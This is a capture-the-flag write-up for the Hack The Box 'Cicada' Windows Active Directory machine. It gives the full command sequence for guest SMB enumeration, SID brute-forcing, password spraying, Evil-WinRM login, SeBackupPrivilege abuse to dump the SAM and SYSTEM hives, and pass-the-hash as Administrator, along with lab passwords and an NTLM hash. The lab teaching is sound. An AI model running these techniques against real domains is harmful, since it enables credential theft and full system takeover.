
Bageto (Tom B.) - 31/01/2026
Cicada is an easy-difficult Windows machine that focuses on beginner Active Directory enumeration and exploitation. In this machine, players will enumerate the domain, identify users, navigate shares, uncover plaintext passwords stored in files, execute a password spray, and use the SeBackupPrivilege to achieve full system compromise.
https://app.hackthebox.com/machines/Cicada?tab=play_machine
1. Enumeration#
Starting with a standard Nmap scan, we quickly notice several open ports. Services like Kerberos on port 88 and LDAP/LDAPS on ports 389, 636, 3268, and 3269 clearly point to a Windows machine. The scan also reveals the domain cicada.htb and the host name CICADA-DC.
nmap -sC -sV -Pn 10.129.231.149

Before moving forward, we update the /etc/hosts file to link the domain name with its IP address, ensuring proper name resolution for the next steps.
echo "10.129.231.149 cicada.htb" | sudo tee -a /etc/hosts
2. SMB Shares#
We begin by testing whether the SMB shares can be accessed anonymously.
nxc smb 10.129.231.149 -u guest -p '' -d cicada.htb --shares

What is the name of the non-default SMB share that is readable with guest access on Cicada?
-> HR
This works as expected, and the guest account is able to access the HR share. We can now use smbclient to browse its contents.
smbclient //cicada.htb/HR

What is the name of the file found in the HR share?
-> Notice from HR.txt

3. Lookupsid#
With this password in hand, the next step is to check whether any domain accounts are still using it. To do that, we first need a list of all domain users. We can enumerate them using Impacket’s lookupsid module, which brute-forces Windows SIDs to identify AD users. For this enumeration, we specify the guest account, the domain name, and the -no-pass option.
lookupsid.py 'cicada.htb/guest:'@cicada.htb -no-pass

lookupsid.py 'cicada.htb/guest:'@cicada.htb -no-pass | grep 'SidTypeUser' | sed 's/.*\\\(.*\) (SidTypeUser)/\1/' > users.txt
We now have a list of users.
4. Password Spraying#
nxc smb cicada.htb -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' --no-bruteforce --continue-on-success

It appears that the user michael.wrightson is still using the default password! With access to the correct credentials we can continue enumerating.
5. Enumerating Domain Users#
It turns out that the account michael.wrightson is still using the default password. While michael.wrightson has no access to other shares, his credentials can still be used to enumerate additional users on the machine.
nxc smb cicada.htb -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --users

We can see david.olerious credentials in AD metadata
aRt$Lp#7t*VQ!3
6. Foothold#
With david.orelious ’s credentials, we can check what shares he has access to.
nxc smb 10.129.231.149 -u david.orelious -p 'aRt$Lp#7t*VQ!3' -d cicada.htb --shares

smbclient //cicada.htb/DEV -U 'david.orelious%aRt$Lp#7t*VQ!3'


Having obtained valid credentials, the next step is to attempt remote access. We do this by connecting with Evil-WinRM using the discovered credentials.
evil-winrm -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt' -i cicada.htb

We now have the user’s flag !
7. Privilege Escalation#
whoami /priv

The account is assigned the SeBackupPrivilege, which is normally limited to backup services or administrative users. This privilege is meant for backup operations, but it also allows access to protected system files by bypassing existing permission checks.
In a realistic setup, granting this privilege to a regular user is dangerous, as it provides access to sensitive registry hives like SYSTEM and SAM. These files contain everything needed for privilege escalation. Once extracted, we can dump NTLM hashes and use the Administrator hash to authenticate instead of relying on a password.
More specifically, the SAM hive holds local user credentials in hashed form, while the SYSTEM hive stores the boot key required to decrypt those hashes.
We leverage the reg save command to dump both hives by specifying their registry paths and saving them locally.


secretsdump.py -system system -sam sam LOCAL

evil-winrm -u Administrator -H '2b87e7c93a3e8a0ea4a581937016f341' -i cicada.htb

We now have root’s flag ! Congrats.
